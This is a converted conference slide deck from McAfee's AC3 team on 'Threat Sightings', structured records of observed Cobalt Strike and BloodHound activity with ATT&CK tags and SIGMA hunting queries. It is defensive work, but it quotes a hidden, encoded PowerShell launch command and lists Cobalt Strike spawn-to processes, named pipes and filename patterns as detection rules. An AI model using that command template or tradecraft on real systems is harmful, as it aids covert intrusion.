



**Blue Team**

Summit & Training 2021

# **Threat Sightings: The Power of Observation for Driving Cyber Threat Detection Improvements**

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Hunting Specialist, McAfee

Agustin March, Data Engineer, McAfee

**#BlueTeamSummit**

# Threat Sightings

## The Power of Observation

Agustin March & Ale Houspanossian  
AC3 Team, McAfee Enterprise

# About Us



## **Agustin March**

- Data Engineer
- Strong Software Development background
- Builds Data Pipelines

## **Ale Houspanossian**

- SW Engg Manager
- Detection Analytics
- Threat Hunting



# Agenda


- Intro
- Goal and Method of AC3 Threat Sightings
- Examples
- Status and Next steps
- Summary



# Context

- High Impact Cyber Attacks on the rise
- Everyday something new!
- There is no shortage of IOCs, TTPs, threat analysis reports, etc.
- Are **we** getting better at protection/detection?

Leveraging existing knowledge to keep up with current and upcoming threats






# Intro to AC3 Threat Sightings

## Goal:

- To empower the Blue Team with actionable knowledge



*“We need to **express** the **acquired knowledge** about threats in a way that others **can understand the threats.**”*

*“If you can **understand** the threat, then you can **take actions** .. and **achieve your objectives** against the threat.”*

Carlos Diaz, Principal Engineer, AC3 Team


- We are early contributors to *Mitre-Engenuity ATT&CK Sightings* initiative (<https://medium.com/mitre-engenuity>)
- Focus: collecting and aggregating TTP telemetry to produce (strategic) insights.

Knowledge representation problem/solution

# Intro to AC3 Threat Sightings! (cont.)

## Method:

- representing and sharing knowledge
- understanding/rationalizing known attacks
- translating knowledge into actions
- based on observation of threats in the wild




Let's walk through some examples



# #challenge1: is this legit?

```
'cmd.exe /b /c start /b /min powershell -nop -w hidden -  
encodedcommand JABzAD0AT[REDACTED]'
```



# #challenge1 : is this legit?


'cmd.exe /b /c start /b /min powershell -nop -w hidden -encodedcommand ABzAD0AT[REDACTED]'

This needs to be investigated!

At this point we'd create a Threat Sighting!

# #challenge2: What is going on?

- \\#{IP}\ADMIN\$\a30a4f1.exe spawns C:\Windows\sytem32\rundll32.exe
- dllhost.exe creates C:\Users\Public\20210101190124\_BloodHound.zip



# Sharing Knowledge

```
- sighting: Execution - Cobalt Strike beacon started by Windows Service. Injects into RUNDLL32 and DLLHOST.  
id: b9b5b55f-dcd2-4d97-b6cb-6cdcce8fd576  
observables:  
- behavior: PE file executed from ADMIN$ folder by services.exe....  
- behavior: Connected to default Cobalt Strike named pipe (MSSE-*).  
- behavior: Spawned RUNDLL32 without command-line arguments....  
- behavior: Injected RUNDLL32....  
- behavior: RUNDLL32 created ~20 instances of DLLHOST without command-line arguments....  
- behavior: DLLHOST connected to default Cobalt Strike named pipe (postex_*).
```

ADMIN\$,  
RUNDLL32,  
DLLHOST

What is this?

This is a Threat Sighting!

Let's analyze this Threat Sighting!

# Execution from ADMIN\$

```
- behavior: PE file executed from ADMIN$ folder by services.exe.  
id: b868bc41-362a-4596-9ee8-9897557e947b  
type: Process Created  
process: \\#{IP}\\ADMIN$\\e10a2f3.exe  
originalFileName: undefined  
cmdLine:  
- \\#{IP}\\ADMIN$\\e10a2f3.exe  
sha256: 11D4978BF49A98F169FD82425B7CBC5DEDCD33881AE6D4CB0C5530ECC631F640  
parentProcess: C:\\Windows\\System32\\services.exe  
notes:  
- ADMIN$ is one of the default administrative network shares in Windows.  
- ADMIN$ is hidden, and links to C:\\Windows.  
- ADMIN$ is typically used to deploy software remotely.  
- \\#{IP}\\ADMIN$\\ is a probable indicator of remote execution.  
- The filename pattern [a-z0-9]{7}.exe is known for Cobalt Strike PE beacons.  
att&ck:  
execution:  
- "T1569.002 - System Services: Service Execution"
```

Summary of the observed behavior

Details including event type, process path, cmdlines, hashes, etc.

Threat Analyst notes with ATT&CK tags

# Connects to default CS NamedPipes

- behavior: PE file executed by services.exe from ADMIN\$ folder. [...]

- behavior: Connected to default Cobalt Strike named pipe (MSSE-\*).

id: 621ca01e-7e2c-47e6-80a3-2a23d58a2c92

type: NamedPipe Connected

pipeName: '\\\\.\\pipe\\MSSE-5861-server'

parentProcess:

- \\.\\#{IP}\\.\\ADMIN\$\\.\\e10a2f3.exe


notes:

- NamedPipes are an inter-process communication mechanism on Windows.
- NamedPipe traffic that goes host-to-host is encapsulated within the SMB protocol.
- NamedPipe name pattern 'MSSE-[0-9]{4}-server' is one of the default NamedPipes used by Cobalt Strike.

# Spawns RUNDLL32

```
- behavior: PE file executed by services.exe from ADMIN$ folder....
- behavior: Connected to default Cobalt Strike named pipe (MSSE-*).
- behavior: Spawned RUNDLL32 without command-line arguments.
  id: f383e553-ff06-4b0b-bbd9-b2682bbc73d4
  type: Process Created
  cmdLine:
    - C:\\Windows\\System32\\rundll32.exe
  parentProcess:
    - \\\#{IP}\\ADMIN$\\e10a2f3.exe
  notes:
    - RUNDLL32 is part of Windows.
    - RUNDLL32 is used to launch functionality stored in a DLL file.
    - RUNDLL32 without command-line arguments is suspicious.
    - RUNDLL32 is default Spawn_to process for Cobalt Strike.
    - Cobalt Strike is a post-exploitation tool widely used in attacks.
  att&ck:
    execution:
      - "T1218.011 - Signed Binary Proxy Execution: Rundll32"
```

I see.  
RUNDL32..





# Injects RUNDLL32

- behavior: PE file executed by services.exe from ADMIN\$ folder. [...]
- behavior: Connected to default Cobalt Strike named pipe (MSSE-\*). [...]
- behavior: Spawned RUNDLL32 without command-line arguments. [...]

- behavior: Injected RUNDLL32.

id: f609d11c-b1aa-4dc3-b75b-56b175661716

type: Process Hollowed

target: C:\\Windows\\System32\\rundll32.exe

injector: \\\\#{IP}\\ADMIN\$\\e10a2f3.exe

notes:

- Process hollowing is a method of executing arbitrary code in the address space of a separate live process.
- Cobalt Strike injects into temporary processes for execution.

att&ck:


execution:

- "T1055.012 - Process Injection: Process Hollowing"


# Spawns DLLHOST

```
- behavior: RUNDLL32 created ~20 instances of DLLHOST without command-line arguments
id: 1669ecb0-3a8a-4858-9efd-23e5c01ad643
type: Process Created
cmdLine:
- C:\\Windows\\System32\\dllhost.exe
parentProcess:
- C:\\Windows\\System32\\rundll32.exe
notes:
- DLLHOST (a.k.a. COM Surrogate) is intended to execute DLLs.
- DLLHOST without command-line arguments is suspicious.
```

What is  
DLLHOST about  
to do?



# DLLHOST




I see.  
Automated  
discovery..

```
- sighting: Discovery - Automatic Discovery with BloodHound. Process Injection into DLLHOST.  
id: f33125a7-e43d-4547-a636-089c40c72466  
observables:  
- behavior: DLLHOST performed multiple DNS Query events....  
- behavior: DLLHOST performed hundreds of network connections to local network...  
- behavior: DLLHOST created json files and a zip file  
id: 00e87649-62aa-41c0-92d3-93bccf268b8f  
type: File Created  
files:  
- C:\\Windows\\System32\\20210101190124_users.json  
- C:\\Windows\\System32\\20210101190124_computers.json  
- C:\\Windows\\System32\\20210101190124_groups.json  
- C:\\Windows\\System32\\20210101190124_ous.json  
- C:\\Windows\\System32\\20210101190124_gpos.json  
- C:\\Windows\\System32\\20210101190124_BloodHound.zip  
parentProcess:  
- C:\\Windows\\System32\\dllhost.exe  
notes:  
- BloodHound is an Active Directory (AD) reconnaissance tool.  
- BloodHound outputs results as JSON files  
- BloodHound can collect information about the following objects (users, computers, groups, gpos)  
- BloodHound can archive collected a ZIP file  
att&ck:  
discovery:  
- "T1560 - Archive Collected Data"
```


# #challenge2: what is going on?

```
\\#{IP}\ADMIN$\a30a4f1.exe spawns C:\Windows\sytem32\rundll32.exe  
dllhost.exe creates C:\Users\Public\20210101190124_BloodHound.zip
```



- Has **DLLHOST** created other files?
- Has **DLLHOST** done network connections?
- Was **DLLHOST** Injected?
- What is the parent process for **DLLHOST**?
- What **a30a4f1.exe** launched as a service?
- Was **RUNDLL32** Injected?
- Are **a30a4f1.exe**, **RUNDLL32**, **DLLHOST** connecting to named pipes?

*Well done!*



Empowering the team with knowledge!

# Threat Sighting for Cobalt Strike

## header:

sightingReportId: 8ad76b99-b579-458c-8810-786d3e86bd79

status: wip

description: This Threat Sighting represent different behaviors observed during investigations that involved Cobalt Strike activity.

author: Alejandro Houspanossian (alejandro\_houspanossian@mcafee.com)

tlp: white

threatInformation:...

## threatSightings:

- sighting: Execution - Highly Obfuscated PowerShell command with default Cobalt Strike arguments. Service Execution. ...
- sighting: Execution - Cobalt Strike beacon started by Windows Service. Injects into RUNDLL32 and DLLHOST. ...
- sighting: Discovery - Automatic Discovery with BloodHound. Process Injection into DLLHOST. ...
- sighting: Discovery - Hands-on-keyboard Discovery. Obfuscated PowerShell. ipconfig...
- sighting: Privilege Escalation - Named Pipes Impersonation (Cobalt getSystem)...

## threatHunting:

- query: Hunt for CobaltStrike Service Creation...
- query: Hunt for Automated discovery...
- query: Hunt for Suspicious Process Injection ...
- query: Hunt for ...

## footer:

changeTracking:...

## references:

- <https://nasbench.medium.com/what-is-the-dllhost-exe-process-actually-running-ef9fe4c19c08>
- <https://attack.mitre.org/techniques/T1055/012/>
- <https://blog.cobaltstrike.com/2019/08/21/cobalt-strikes-process-injection-the-details-cobalt-strike/>
- <https://thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/>

# Hunting Queries

```
- query: Hunt for Suspicious Process Injection
behaviorIds:
- f383e553-ff06-4b0b-bbd9-b2682bbc73d4
logsource:
category: process_creation
product: windows
detection:
parent1:
ParentImage|endswith:
- '\powershell.exe'
parent2:
ParentImage|contains:
- 'ADMIN$'
selection3:
CommandLine|endswith: # no commandline arguments
- '\\rundll32.exe'
- '\\dllhost.exe'
- '\\sysnative\\mstsc.exe'
- '\\sysnative\\net.exe'
- '\\sysnative\\svchost.exe'
- '\\sysnative\\lsass.exe'
- '\\sysnative\\dllhost.exe'
- '\\sysnative\\lsass.exe'
- '\\sysnative\\gpupdate.exe'
- '\\sysnative\\svchost.exe -k netsvcs'
condition: (parent1 OR parent2) AND selection3 # any of parent* AND selection3
```



cobaltstrikebot  
@cobaltstrikebot

Today's 5 least common Spawn\_to values:  
%windir%\sysnative\mstsc.exe  
%windir%\sysnative\lsass.exe  
%windir%\sysnative\net.exe  
%windir%\sysnative\svchost.exe  
%windir%\sysnative\svchost.exe -k netsvcs

4:55 PM - Sep 2, 2021 - CobaltStrikeBot

```
- query: Hunt for CobaltStrike Service Creation
behaviorIds:
- b868bc41-362a-4596-9ee8-9897557e947b
- 8eb7afc6-510f-48f3-9fd1-bcc976f4ebbe
logsource:
category: service_creation
product: windows
detection:
selection:
binPath|contains: '/b /c start /b /min powershell -nop -w hidden -encodedcommand'
binPath|re: '*ADMIN$\\[a-z0-9]{7}.exe'
condition: selection
```

```
- query: Hunt for Automated discovery
behaviorIds:
- 00e87649-62aa-41c0-92d3-93bccf268b8f
logsource:
category: file_creation
product: windows
detection:
selection:
FileName|re: '[0-9]{14}_BloodHound.zip'
condition: selection
```

Detection logic expressed with SIGMA.



# Checkpoint


So far we've:

- introduced the idea and structure of AC3 Threat Sightings
- analyzed/rationalized about TPPs leveraged by attackers
- seen some actionability aspects via Hunting Queries

How do we create more Threat Sightings!?



# From Threat Analysis Reports to Threat Sightings



<https://thefirreport.com/>

<https://www.malware-traffic-analysis.net/2021/index.html>

**MALWARE-TRAFFIC-ANALYSIS.NET**

[ 2013 ] - [ 2014 ] - [ 2015 ] - [ 2016 ] - [ 2017 ] - [ 2018 ] - [ 2019 ] - [ 2020 ] - [ 2021 ]

- **2021-09-03** -- GuLoader for possible Remcos RAT
- **2021-09-02** -- Hancitor with Cobalt Strike
- **2021-09-01** -- TA551 (Shathak) BazarLoader to Trickbot gtag zev4
- **2021-08-31** -- Astaroth/Guildma from Brazil malspam
- **2021-08-30** -- Pcap and malware for an ISC diary (STRAT)
- **2021-08-30** -- Quick post: TA551 (Shathak) BazarLoader
- **2021-08-12** -- Stolen Images Evidence.zip -> BazarLoader -> Cobalt Strike
- **2021-08-10** -- Pcap & malware for ISC diary (TA551 -> BazarLoader -> Cobalt Strike)
- **2021-08-05** -- AZORult distributed through malspam
- **2021-07-21** -- TA551 (Shathak) BazarLoader with Cobalt Strike
- **2021-07-15** -- TA551 (Shathak) Trickbot gtag zev1 with Cobalt Strike
- **2021-07-12** -- Trickbot gtag rob106
- **2021-07-02** -- Astaroth/Guildma from Brazil malspam
- **2021-06-30** -- TA551 (Shathak) pushes Trickbot with DarkVNC and Cobalt Strike
- **2021-06-21** -- BazarCall campaign pushes BazarLoader
- **2021-06-18** -- TA551 (Shathak) English-template Word docs push Gozi/ISFB/Ursnif
- **2021-06-17** -- Hancitor with Cobalt Strike
- **2021-06-16** -- Quick post: BazarCall campaign pushes BazarLoader
- **2021-06-15** -- Quick post: Hancitor with Ficker Stealer and Cobalt Strike
- **2021-06-04** -- Quick post: Qakbot (Qbot) with Cobalt Strike and spambot activity
